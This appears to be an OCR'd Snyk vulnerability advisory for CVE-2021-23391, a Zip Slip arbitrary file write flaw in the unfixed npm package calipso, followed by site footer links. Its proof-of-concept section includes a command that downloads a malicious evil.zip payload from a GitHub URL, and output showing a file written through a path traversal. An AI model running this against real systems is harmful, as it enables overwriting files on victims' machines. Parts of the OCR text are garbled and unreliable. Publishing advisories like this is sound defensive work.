snyk Vulnerability DB


Snyk Vulnerability Database > npm > calipso

Arbitrary File Write via Archive Extraction (Zip Slip)

Affecting calipso package, versions *



INTRODUCED: 6 JUN 2021 CVE-2021-23391 @ CWE-29 @ (FIRST ADDED BY SNYK)	
WE-29 WIND ADDED BY SHITE	Share v
How to fix?	
There is no fixed version for calipso .	
Overview	
calipso is a Calipso is a simple NodeJS content management system based on Express, Connect & Mongoose.	
Affected versions of this package are vulnerable to Arbitrary File Write via Archive Extraction (Zip Slip). It is possible for overwrite files on an arbitrary file system through the module install functionality.	a malicious module to
PoC	
X calipso modules download https://github.com/snoopysecurity/Public/raw/master/payloads/evil.zip Launchi /home/snoopy/MySite Calipso directory: /home/snoopy/.nvm/versions/node/v8.17.0/lib/node_modules/calipso/. Resolving file location, and downloading (node:14850) [DEP0029] DeprecationWarning: util.error is depleted to the console.error instead. Redirecting to https://raw.githubusercontent.com/snoopysecurity/Public/master/pay	lib// precated. Use
Resolving file location, and downloading [6%25%56%75%186%]	
Downloaded ./////tmp/foo.txt 0 Downloaded evil/gitignore 89 Downloaded evil/elastic.jeevil/templates/results.html 1220 Downloaded evil/package.json 409 Downloaded evil/test.txt 4 Downloaded /home/snoopy/MySite/modules/downloaded/elastic/ Installing elastic via npm, output will show below (may be applied to the control of the c	evil/README 0
References	



Found a mistake?

Report a new vulnerability

PRODUCT

Snyk Open Source

Snyk Code

Snyk Container

Snyk Infrastructure as Code

Test with Github

Test with CLI

RESOURCES

Vulnerability DB

Documentation

Disclosed Vulnerabilities

Blog

FAQs

COMPANY

About

Jobs

Policies

Do Not Sell My Personal Information

CONTACT US

Support

Report a new vuln

Press Kit

Events

FIND US ONLINE

TRACK OUR DEVELOPMENT





© 2022 Snyk Limited

Registered in England and Wales. Company number: 09677925

Registered address: Highlands House, Basingstoke Road, Spencers Wood, Reading, Berkshire, RG7 1NT.